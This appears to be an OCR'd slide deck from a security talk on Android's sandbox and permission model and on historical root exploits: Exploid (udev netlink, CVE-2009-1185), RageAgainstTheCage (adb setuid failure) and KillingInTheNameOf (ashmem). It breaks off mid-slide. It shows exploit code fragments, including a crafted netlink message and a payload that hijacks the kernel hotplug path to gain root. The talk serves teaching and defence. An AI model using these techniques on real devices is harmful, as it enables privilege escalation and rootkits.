Don't Root Robots!

A TEAM JOCH Production

Jon Oberheide + Za**ch** Lanier

=


TEAM JOCH

DON'T DATE ROBOTS!

Agenda

- **Overview**
- Escalation
- Delivery
- Persistence


Kill All Humans!



What's in an Android?


Android at a Glance

- Base platform
  - ARM core
  - Linux 2.6.3x kernel
- Native libraries
  - libc, Webkit, etc
- Dalvik VM
  - Register-based VM
  - Runs dex bytecode
- Applications
  - Developed in Java
  - Run on Dalvik VM
  - Linux process 1:1



Permission-Based Model

- Apps explicitly request pre-defined permissions
- Examples:
  - Cellular: calls, SMS, MMS
  - Network, Bluetooth, WiFi
  - Hardware: vibrate, backlight
  - Location: coarse, fine
  - App data: contacts, calendars



App Sandboxing

- “Sandboxed” by standard UNIX uid/gid
  - Generated unique per app at install time

```
drwxr-xr-x    1 10027    10027         2048 Nov
9 01:59 org.dyndns.devesh.flashlight
drwxr-xr-x    1 10046    10046         2048 Dec
8 07:18 org.freedictionary
drwxr-xr-x    1 10054    10054         2048 Feb
5 14:19 org.inodes.gus.scummvm
drwxr-xr-x    1 10039    10039         2048 Mar
8 12:32 org.oberheide.org.brickdroid
```

- High-level permissions restricted by Android runtime framework


App Distribution

- Application signing
  - Self-signed by developers
- Android Market
  - $25 signup, anyone can publish
  - Anonymous sign-up is possible

Agenda


- Overview
- **Escalation**
- Delivery
- Persistence

DON'T ROOT ROBOTS!



Why root your Android?

Android Jailbreaks



- Jailbreaks can be “GOOD”
  - Allow custom firmwares, etc
  - Great for power users, hobbyists

- Jailbreaks can be “BAD”
  - Essentially a privilege escalation
  - Leveraged by malware to rootkit your device
  - eg. DroidDream/Light/Plus

Android Jailbreaks

- Stealth of 743C
  - Trivia: where did 743C come from?
- Popular jailbreaks from 743C:
  - Exploid
  - RageAgainstTheCage
  - KillingInTheName
  - ZimperLich
  - GingerBreak

LET'S DIVE IN!

Exploid Jailbreak

EXPLOID


CVE-2009-1185

Reduce, reuse, recycle...exploits!


CVE-ID	
CVE-2009-1185 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.	
References	

Won 2009 Pwnie Award for best privesc!

Netlink in ASCII




Let's Pretend...



Kernel notifies udev of kobject event via netlink interface.

udev performs some privileged action.

Lack of Source Checking



Evil app sends udev an evil message via netlink interface.

udev performs evil privileged action.

Exploid Jailbreak

My non-Android udev exploit just ran /tmp/run as root:

```
mp = message;
mp += sprintf(mp, "remove@/d") + 1;
mp += sprintf(mp, "SUBSYSTEM=block") + 1;
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
mp += sprintf(mp, "TIMEOUT=10") + 1;
mp += sprintf(mp, "ACTION=remove") + 1;
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;
```

- Android “inherited” the udev vuln
  - “init” daemon encapsulated udev functionality
  - Still was present years after udev patch

Exploid Payload

Stealth's payload looked like the following:

```
close(creat("loading", 0666));
if ((ofd = creat("hotplug", 0644)) < 0)
        die("[-] creat");
if (write(ofd, path , strlen(path)) < 0)
        die("[-] write");
close(ofd);
symlink("/proc/sys/kernel/hotplug", "data");
snprintf(buf, sizeof(buf), "ACTION=add%cDEVPATH=/..%s%c"
          "SUBSYSTEM=firmware%c"
          "FIRMWARE=../../..%s/hotplug%c",
           0, basedir, 0, 0, basedir, 0);
```

← **creates “loading” file**

← **writes “hotplug” file**

← **path to exploid binary**

← **symlinks “data”**

← **netlink msg**

What's happening here?

Use the Source, Luke!

From http://android.git.kernel.org/?p=platform/system/core.git;a=blob;f=init/devices.c:

```
void process_firmware_event(struct uevent *uevent)
{
...
    l = asprintf(&root, SYSFS_PREFIX"%s/", uevent->path);
    l = asprintf(&loading, "%sloading", root);
    l = asprintf(&data, "%sdata", root);
    l = asprintf(&file1, FIRMWARE_DIR1"/%s", uevent->firmware);
...
    loading_fd = open(loading, O_WRONLY);
       ^ /sys/../sqlite_stmt_journals/loading
    data_fd = open(data, O_WRONLY);
       ^ /sys/../sqlite_stmt_journals/data
    fw_fd = open(file1, O_RDONLY);
       ^ /etc/firmware/../../sqlite_stmt_journals/hotplug
...
    if(!load_firmware(fw_fd, loading_fd, data_fd))
```

Use the Source, Luke!

From http://android.git.kernel.org/?p=platform/system/core.git;a=blob;f=init/devices.c:

```
int load_firmware(int fw_fd, int loading_fd, int data_fd)
{
...
    write(loading_fd, "1", 1);  /* start transfer */

    while (len_to_copy > 0) {
        nr = read(fw_fd, buf, sizeof(buf));   ← read from "hotplug"
...
        while (nr > 0) {
            nw = write(data_fd, buf + nw, nr); ← write to "data"
...
}
```

Netlink message causes the init daemon to read the contents of "hotplug" and write them into "data"

BOOM! ROOT!

- Remember:
  - "hotplug" contains path to exploid
  - "data" is symlinked to /proc/sys/kernel/hotplug
- So:
  - /proc/sys/kernel/hotplug now contains the path to the exploid binary
  - Overrides the default hotplug path
- Invoke hotplug:
  - Exploid will be run as root!

RageAgainstTheCage Jailbreak

RAGEAGAINSTTHECAGE

Quick Trivia

What's wrong with the following code?

```
/* Code intended to run with elevated privileges */
do_stuff_as_privileged();

/* Drop privileges to unprivileged user */
setuid(uid);

/* Code intended to run with lower privileges */
do_stuff_as_unprivileged();
```

Assuming a uid/euid=0 process dropping privileges...

Setuid Quirks

Well, there's really only one line of interest:

```
/* Drop privileges to unprivileged user */
setuid(uid);
```

From setuid(2) man page:

```
ERRORS
       EAGAIN The uid does not match the current
              uid and uid brings process over its
              RLIMIT_NPROC resource limit.
```

It's true, setuid() can and will fail.

Linux Resource Limits

What is RLIMIT_NPROC?

RLIMIT_NPROC
The maximum number of processes (or, more precisely on Linux, threads) that can be created for the real user ID of the calling process. Upon encountering this limit, **fork**(2) fails with the error **EAGAIN.**

If there are too many processes for the uid we're dropping to, setuid() will fail!

Therefore, privileges will not be dropped and we'll continue execution with uid=0!

Exploiting setuid(2) Issues

- If we can artificially inflate the number of processes owned by the target uid, we can hit uid's RLIMIT_NPROC and force setuid() to fail with errno EAGAIN.

- Hopefully, the binary running with uid=0 will then perform some unsafe operation that we can influence.

Android Debug Bridge

- ADB:

  Android Debug Bridge (adb) is a versatile command line tool that lets you communicate with an emulator instance or connected Android-powered device. It is a client-server program that includes three components:

  …

  A daemon, which runs as a background process on each emulator or device instance.

- Guess what ADB fails to do when it calls setuid to drop privileges?

RageAgainstTheCage Exploit

- ADB fails to check setuid() return value:

```
/* then switch user and group to "shell" */
setgid(AID_SHELL);
setuid(AID_SHELL);
```

- RageAgainstTheCage exploit:
  - fork() up to RLIMIT_NPROC for “shell” user
  - Kill adb, fork() again, adb fails setuid()
  - Your `adb shell` is now a root shell!

KillingInTheNameOf Jailbreak

KILLINGINTHENAMEOF

Android's ashmem

- ashmem
  - Custom shmem interface by Google:

    The ashmem subsystem is a new shared memory allocator, similar to POSIX SHM but with different behavior and sporting a simpler file-based API.

- Custom code → ripe for vulnerabilities!

ashmem Property Mapping

- ashmem maps in Android system properties in to each address space

```
# cat /proc/178/maps
...
40000000-40008000 r-xs 00000000 00:07 187
/dev/ashmem/system_properties (deleted)
...
```

- Not mmap'ed PROT_WRITE thankfully, that would be bad, wouldn't it?

Android Properties

- Android properties:

```
$ getprop
[ro.secure]: [1]
[ro.allow.mock.location]: [1]
[ro.debuggable]: [1]
...
```

- ro.secure determines whether ADB runs as root or drops privs to AID_SHELL user
- If we can change it to 0, we've got root!

KillingInTheNameOf Exploit

- Turns out ashmem will let us mprotect the mapping as PROT_WRITE:

